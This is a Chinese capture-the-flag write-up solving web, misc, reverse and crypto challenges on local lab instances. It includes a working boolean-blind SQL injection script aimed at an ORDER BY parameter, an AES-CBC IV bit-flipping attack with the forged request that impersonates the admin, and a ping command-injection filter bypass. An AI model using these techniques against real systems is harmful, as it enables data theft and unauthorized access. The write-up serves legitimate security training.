Web

Tetris (checkin)

签到题，打开环境，查看源代码，进入 JS 文件，搜索得到 flag

```
window.focus();

//flag{e7116430-64e0-4d56-868d-aaa12c49f5ec}

// 涓虹獤鍙g殑鐫剰敤浜嬩欢缁戝畾浜嬩欢鐩戝惉鍣□紝浣嶉eyCode鑷ㄢ负code
// https://developer.mozilla.org/zh-CN/docs/Web/API/KeyboardEvent/keyCode
window.onkeydown = function (event) {
  switch (event.code) {
```

a good subject system

进入环境，发现选择排序方式时具有 GET 参数 `sortOrder`


burp 抓包分析如下：

```
GET /course.php?sortOrder=credits HTTP/1.1
Host: localhost:26440
sec-ch-ua: "Chromium";v="117", "Not;A=Brand";v="8"
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/117.0.5938.132 Safari/537.36
sec-ch-ua-platform: "Windows"
```

使用 HackBar 浏览器插件尝试 OrderBy 注入：

进入文件 `course.php` 输入 `database()`，即按数据库排序，回显正常，存在 SQL 注入漏洞

{"id":"18","name":"\u8ba1\u7b97\u673a\u786c\u4ef6","description":"\u8ba1\u7b97\u673a\u786c\u4
{"id":"19","name":"\u52a0\u5bc6\u7b97\u6cd5","description":"\u52a0\u5bc6\u7b97\u6cd5\u8bbe\u8
{"id":"20","name":"\u8ba1\u7b97\u673a\u89c6\u89c9","description":"\u8ba1\u7b97\u673a\u89c6\u8
{"id":"21","name":"\u4fe1\u606f\u5b89\u5168\u6cd5\u5f8b","description":"\u4fe1\u606f\u5b89\u51
{"id":"22","name":"\u5d4c\u5165\u5f0f\u7cfb\u7edf","description":"\u5d4c\u5165\u5f0f\u7cfb\u7edf
{"id":"23","name":"\u7f51\u7edc\u9690\u79c1","description":"\u7f51\u7edc\u9690\u79c1\u4e0e\u65
{"id":"24","name":"\u64cd\u4f5c\u7cfb\u7edf\u5185\u6838","description":"\u64cd\u4f5c\u7cfb\u7ed



由于数据库中 `ORDER BY` 只能写在联合查询的第二个查询语句后面，所以这里考虑**布尔盲注**

构造 if 语句：`if(substr(条件,1,(select id from information_schema.tables))`

写一个脚本：

```python
import requests
import string
import re
req = requests.session()
# 数据库名为whusubject
# 表名为flag
# 列名为flag
# flag长度判断为42
```

```
dictt = string.ascii_letters + string.digits+'{'+'}'+'-'  # 字典

part1 = 'http://localhost:42839/course.php?sortOrder=if('
part2 = '\',1,(select id from information_schema.tables))'
payload1 = 'substr((select flag from flag),1,'
payload2 = ')=\''
flag = 1

nowc = ''  # 答案
for i in range(1, 43, 1):
    payload = payload1+str(i)+payload2
    if flag == 0:
        break
    else:
        flag = 0
    print(payload)
    for c in dictt:
        url = part1+payload+nowc+c+part2
        print(url)
        res = req.get(url=url)
        if re.search(r"没有找到", res.text):  # 回显错误跳过
            continue
        else:
            flag = 1
            # print(res.text)
            nowc += str(c)
            break
```

得到最终 URL：

```
http://localhost:26440/course.php?sortOrder=if(substr((select flag from flag),1,42)='flag{e4521e98-f304-4720-94d8-14761bbe3a437',1,(select id fro
m information_schema.tables))
http://localhost:26440/course.php?sortOrder=if(substr((select flag from flag),1,42)='flag{e4521e98-f304-4720-94d8-14761bbe3a438',1,(select id fro
m information_schema.tables))
http://localhost:26440/course.php?sortOrder=if(substr((select flag from flag),1,42)='flag{e4521e98-f304-4720-94d8-14761bbe3a439',1,(select id fro
m information_schema.tables))
http://localhost:26440/course.php?sortOrder=if(substr((select flag from flag),1,42)='flag{e4521e98-f304-4720-94d8-14761bbe3a43{',1,(select id fro
m information_schema.tables))
http://localhost:26440/course.php?sortOrder=if(substr((select flag from flag),1,42)='flag{e4521e98-f304-4720-94d8-14761bbe3a43}',1,(select id fro
m information_schema.tables))
```

who are you

参考博客 https://blog.csdn.net/qq_51999772/article/details/124301715

查看源代码发现将提交的表单进行 AES 加密后，将**初始向量 IV**和密文经过 hex 之后输出。由于密钥随机生成，而只能 IV 上进行攻击。

源代码要求名称为 `admin` 得到 flag，考虑 *AES* 异或原理的位翻转攻击，改变加密后的明文，构造表单和脚本如下：

```
import json
from Crypto.Cipher import AES
from Crypto.Util.Padding import pad, unpad
from Crypto.Random import get_random_bytes

iv_hex = '填入回显iv'
encrypted_info_hex = '填入回显密文'

user_info = {
    'name': 'admix',
    'age': '11',
    'phone': '11',
```

```
    'email': '11',
    'birthday': '11',
    'qq': '11',
    'qqpass': '11',
    'cardid': '11',
    'cardpass': '11'
}


user_info_str = json.dumps(user_info)
iv = bytes.fromhex(iv_hex)
encrypted_info = bytes.fromhex(encrypted_info_hex)


user_info_list = list(user_info_str)
user_info_list[14] = chr(ord(user_info_str[14]) ^ ord('x') ^ ord('n'))
user_info_mod = ''.join(user_info_list)

newiv = list(iv)
for i in range(16):
    newiv[i] = (ord(user_info_mod[i]) ^ iv[i] ^ ord(user_info_str[i]))

newiv = bytes(newiv)
print(newiv.hex())
```

使用 burp 改包发送：

```
POST /decrypt HTTP/1.1
Host: localhost:27543
Content-Length: 329
Cache-Control: max-age=0
sec-ch-ua: "Chromium";v="117", "Not;A=Brand";v="8"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Windows"
Upgrade-Insecure-Requests: 1
Origin: http://localhost:27543
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
 like Gecko) Chrome/117.0.5938.132 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,imag
e/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://localhost:27543/
Accept-Encoding: gzip, deflate, br
Accept-Language: zh-CN,zh;q=0.9
Connection: close

iv=3d968793c60c6c54b7fdd3eb4d54b8ec&data=
119c327a352dcf5bebd9fba9832bed9f7b58aaf4420e4da7c739c45ef3bc92a5b38b859e23ce5398
a82ae7f0bda6e52267f6da483a03632aed4117f80fac513d139e3db8a283d640aaa19d7d50360b3f
c0e86e34b9a9e34b767f37d144f279bd5deb8327024c31530ebde7a256b1e498c66e85e8681c8549
d5fca31e3508851da77ecd00dd46d7465d34c239961b1245
```

```
HTTP/1.1 200 OK
Server: Werkzeug/3.0.1 Python/3.11.6
Date: Mon, 30 Oct 2023 10:59:05 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 43
Connection: close

flag{d7486815-070f-4543-b3d3-1a47b26e80c6}

```


ping test

简单的 ping 命令执行漏洞，尝试发现过滤 `ls cat flag ;` 等字符

- 使用 `|` 代替分号
- 使用斜杠 `\` 绕过字符匹配
  进行目录穿越发现 `l\s ../../../` 下方的 flag 文件

构造表单提交：

flag{5c68dc2a-dda8-4059-9c11-995008a84ea1}



MISC

signin

签到题，nc 连接后二分法猜数字即可

```
Let's play a mini game to find the checkin flag!
Can you guess the number(0 <= number < 1024) I want?
[10 CHANCE REMAIN] Please input: 512
Seems your input is too SMALL.
[9 CHANCE REMAIN] Please input: 768
Seems your input is too SMALL.
[8 CHANCE REMAIN] Please input: 896
Seems your input is too SMALL.
[7 CHANCE REMAIN] Please input: 960
Seems your input is too SMALL.
[6 CHANCE REMAIN] Please input: 992
Seems your input is too LARGE.
[5 CHANCE REMAIN] Please input: 976
Seems your input is too SMALL.
[4 CHANCE REMAIN] Please input: 984
Seems your input is too LARGE.
[3 CHANCE REMAIN] Please input: 980
Seems your input is too LARGE.
[2 CHANCE REMAIN] Please input: 978
Bingo! Here is your flag: NOCTF{WelC0m3_4nd_tRy_70_ch4l14ng3_y0us3lF}
PS D:\MINE\CTF\Web\Ncat>
```

lunar

社工题，图片信息：

- 道路东西走向（直视月亮）
- 英语左行驶国家 （有机场）
- 路牌规格（机场标为蓝色，街区为白底黑字）

确认位置为143 Cleveland St，Chippendale, 新南威尔士州, 澳大利亚
在给的 exp 上加两行输入坐标即可：

```python
from re import L
from pwn import *
import hashlib
import string
import random
# localhost:1899
io = remote("127.0.0.1", 1899)
temp = io.recvline()
temp1 = temp.split(b"==")
part_proof = bytes.decode(temp1[0].split(b"XXXX")[1])[1:-2]
sha = bytes.decode(temp1[1]).strip()
table = string.ascii_letters + string.digits
while True:
    XXXX = "".join([random.choice(table) for _ in range(4)])
    temp_proof = XXXX + part_proof
    temp_sha = hashlib.sha256(temp_proof.encode()).hexdigest()
    if sha == temp_sha:
        io.recvuntil(b"[+] Give Me XXXX :")
        print(XXXX)
        io.sendline(XXXX.encode())
        break

io.sendline('1')
io.sendline('-33.888427,151.1975524')
io.interactive()
```

运行等待直接得到 flag


```
You have two choices. Tell me where she is or leave now.

1.Tell me her position
2.Go away
[-] Please give me Latitude and longitude that I can directly to search in the google map:

[-] Unbelievable! How did you get it!
This is my award:
NOCTF{YOu_4re_7h3_MaSt3r_Of_7h3_REcOn_c@nGra7u1at1on3_83ea332780ff}
```

Magic


文件名后缀.mgc，尝试用二进制编辑器打开。用010 Editor打开文件，看到flag,观察规律得到“=”后28位开始到“.”截止的字符是组成flag的元素，连接各元素得到flag。flag{e124b18-dc26-4c42-96ef-ee550c09c70b}




reserve

Segments

.obj类型文件，不知存储了什么信息。先尝试用在线工具打开.obj文件，结果失败了具体原因未知，怀疑其是伪装成.obj文件的其他文件。用二进制编辑器打开，发现内容多且多乱码以flag为关键词查找，得到第一处，根据句意可知flag的格式（后续检查可用）



第二次找到flag观察前后，可得flag的存储与VALn(n为整数）有关再依据之前找到的格式得到flag，flag{3F6BC006-BA9F-DCE6-388A-0E338613E029}



miaES

套着AES皮的异或。对密文加密得到明文

```python
from os import urandom

def xor_key_list(arr, K):
    for i in arr:
        if isinstance(i, list):
            xor_key_list(i, K)
        else:
            i ^= K

def bytes2matrix(text):
    return [list(text[i:i + 4]) for i in range(0, len(text), 4)]

def matrix2bytes(matrix):
    return bytes(sum(matrix, []))

def add_round_key(s, k):
    N = len(s)
    assert N == len(k)
    matrix = [[s[i][j] ^ k[i][j] for j in range(N)] for i in range(N)]
    xor_key_list(matrix, 0xaa)
    return matrix

s_box = (
    0x63, 0x7C, 0x77, 0x7B, 0xF2, 0x6B, 0x6F, 0xC5, 0x30, 0x01, 0x67, 0x2B, 0xFE, 0xD7, 0xAB, 0x76,
    0xCA, 0x82, 0xC9, 0x7D, 0xFA, 0x59, 0x47, 0xF0, 0xAD, 0xD4, 0xA2, 0xAF, 0x9C, 0xA4, 0x72, 0xC0,
    0xB7, 0xFD, 0x93, 0x26, 0x36, 0x3F, 0xF7, 0xCC, 0x34, 0xA5, 0xE5, 0xF1, 0x71, 0xD8, 0x31, 0x15,
    0x04, 0xC7, 0x23, 0xC3, 0x18, 0x96, 0x05, 0x9A, 0x07, 0x12, 0x80, 0xE2, 0xEB, 0x27, 0xB2, 0x75,
    0x09, 0x83, 0x2C, 0x1A, 0x1B, 0x6E, 0x5A, 0xA0, 0x52, 0x3B, 0xD6, 0xB3, 0x29, 0xE3, 0x2F, 0x84,
    0x53, 0xD1, 0x00, 0xED, 0x20, 0xFC, 0xB1, 0x5B, 0x6A, 0xCB, 0xBE, 0x39, 0x4A, 0x4C, 0x58, 0xCF,
    0xD0, 0xEF, 0xAA, 0xFB, 0x43, 0x4D, 0x33, 0x85, 0x45, 0xF9, 0x02, 0x7F, 0x50, 0x3C, 0x9F, 0xA8,
    0x51, 0xA3, 0x40, 0x8F, 0x92, 0x9D, 0x38, 0xF5, 0xBC, 0xB6, 0xDA, 0x21, 0x10, 0xFF, 0xF3, 0xD2,
    0xCD, 0x0C, 0x13, 0xEC, 0x5F, 0x97, 0x44, 0x17, 0xC4, 0xA7, 0x7E, 0x3D, 0x64, 0x5D, 0x19, 0x73,
    0x60, 0x81, 0x4F, 0xDC, 0x22, 0x2A, 0x90, 0x88, 0x46, 0xEE, 0xB8, 0x14, 0xDE, 0x5E, 0x0B, 0xDB,
    0xE0, 0x32, 0x3A, 0x0A, 0x49, 0x06, 0x24, 0x5C, 0xC2, 0xD3, 0xAC, 0x62, 0x91, 0x95, 0xE4, 0x79,
    0xE7, 0xC8, 0x37, 0x6D, 0x8D, 0xD5, 0x4E, 0xA9, 0x6C, 0x56, 0xF4, 0xEA, 0x65, 0x7A, 0xAE, 0x08,
    0xBA, 0x78, 0x25, 0x2E, 0x1C, 0xA6, 0xB4, 0xC6, 0xE8, 0xDD, 0x74, 0x1F, 0x4B, 0xBD, 0x8B, 0x8A,
    0x70, 0x3E, 0xB5, 0x66, 0x48, 0x03, 0xF6, 0x0E, 0x61, 0x35, 0x57, 0xB9, 0x86, 0xC1, 0x1D, 0x9E,
    0xE1, 0xF8, 0x98, 0x11, 0x69, 0xD9, 0x8E, 0x94, 0x9B, 0x1E, 0x87, 0xE9, 0xCE, 0x55, 0x28, 0xDF,
    0x8C, 0xA1, 0x89, 0x0D, 0xBF, 0xE6, 0x42, 0x68, 0x41, 0x99, 0x2D, 0x0F, 0xB0, 0x54, 0xBB, 0x16,
)

def sub_bytes(s, sbox=s_box):
    return [[sbox[e] for e in r] for r in s]

def shift_rows(s):
    s[0][1], s[1][1], s[2][1], s[3][1] = s[3][1], s[0][1], s[1][1], s[2][1]
    s[0][2], s[1][2], s[2][2], s[3][2] = s[2][2], s[3][2], s[0][2], s[1][2]
    s[0][3], s[1][3], s[2][3], s[3][3] = s[1][3], s[2][3], s[3][3], s[0][3]

xtime = lambda a: (((a << 1) ^ 0x1B) & 0xFF) if (a & 0x80) else (a << 1)

def mix_single_column(a):
    t = a[0] ^ a[1] ^ a[2] ^ a[3]
    u = a[0]
    a[0] ^= t ^ xtime(a[0] ^ a[1])
    a[1] ^= t ^ xtime(a[1] ^ a[2])
    a[2] ^= t ^ xtime(a[2] ^ a[3])
    a[3] ^= t ^ xtime(a[3] ^ u)
```

```python
def mix_columns(s):
    for i in range(4):
        mix_single_column(s[i])

N_ROUNDS = 10

def expand_key(master_key):
    r_con = (
        0x00, 0x01, 0x02, 0x04, 0x08, 0x10, 0x20, 0x40,
        0x80, 0x1B, 0x36, 0x6C, 0xD8, 0xAB, 0x4D, 0x9A,
        0x2F, 0x5E, 0xBC, 0x63, 0xC6, 0x97, 0x35, 0x6A,
        0xD4, 0xB3, 0x7D, 0xFA, 0xEF, 0xC5, 0x91, 0x39,
    )
    key_columns = bytes2matrix(master_key)
    iteration_size = len(master_key) // 4
    i = 1
    while len(key_columns) < (N_ROUNDS + 1) * 4:
        word = list(key_columns[-1])
        if len(key_columns) % iteration_size == 0:
            word.append(word.pop(0))
            word = [s_box[b] for b in word]
            word[0] ^= r_con[i]
            i += 1
        elif len(master_key) == 32 and len(key_columns) % iteration_size == 4:
            word = [s_box[b] for b in word]
        word = [i ^ j for i, j in zip(word, key_columns[-iteration_size])]
        key_columns.append(word)
    key_matrix = [key_columns[4 * i: 4 * (i + 1)] for i in range(len(key_columns) // 4)]
    xor_key_list(key_matrix, 0xcf)
```

```
    return key_matrix

def encrypt(k, m):
    round_keys = expand_key(k)
    m = bytes2matrix(m)
    m = add_round_key(m, round_keys[0])
    for i in range(1, N_ROUNDS):
        m = sub_bytes(m, s_box)
        shift_rows(m)
        mix_columns(m)
        m = add_round_key(m, round_keys[i])
    m = sub_bytes(m, s_box)
    shift_rows(m)
    m = add_round_key(m, round_keys[-1])
    ciphertext = matrix2bytes(m)
    return ciphertext

def encrypt_flag(iv, plaintext):
    s = iv
    ciphertext = b''
    pad_len = 16 - (len(plaintext) % 16)
    plaintext += bytes([0]) * (pad_len - 1) + bytes([pad_len])
    for i in range(0, len(plaintext), 16):
        stream = encrypt(key, s)
        xor = lambda x, y: bytes([a ^ b for a, b in zip(x, y)])
        ciphertext += xor(plaintext[i:i + 16], stream)
        s = stream
    return ciphertext
```

```
ciphertext = b'\xc6*\xe0`\xeb\xd7}\xcf\x99?IT;;j{\xf6\x08\xc3J\xad\x0b6\xaa\x82\xb5[]X>m\xcf\xbc7V\xc1(s\xa2>\xf15\xa5\x91kg\xa4IT\xa4I\xc5*7B\x8f\x8c1w\xa3\xc8\xb2\xe9\x1a\x1b\x1d\x89\xab\xee\x83\xa4\xc
iv = b"wL\xc58C\x9d3\x7f\xa85\x19\x89\x9b\x8d``"
key = b'9\x83\x13i\xdbA\xf0\x88\xa9b$^\x7f\x1b\xd0\xb8'
pt = encrypt_flag(iv, ciphertext)
print(f'pt = {pt}')
print(f'iv = {iv}')
print(f'key = {key}')
```

```
Python 3.11.5 (tags/v3.11.5:cce6ba9, Aug 24 2023, 14:38:34) [MSC v.1936 64 bit (
AMD64)] on win32
Type "help", "copyright", "credits" or "license()" for more information.

= RESTART: C:\Users\55014\Desktop\2.py
pt = b'NOCTF{0h_mi4_Nev3r_7h0ugHt_h3r_Ae3_w1Ll_8e_DeCryPt3d_c@ngr3tu1at1on3}\x00
\x00\x00\x00\x00\x00\x00\x00\x00\x00\x0b\x10\xa0V\x89\xd3\xe7\x81f\x9f\x0b\xc6\x
1b\xd3X\xbd\x1b'
iv = b"wL\xc58C\x9d3\x7f\xa85\x19\x89\x9b\x8d``"
key = b'9\x83\x13i\xdbA\xf0\x88\xa9b$^\x7f\x1b\xd0\xb8'
```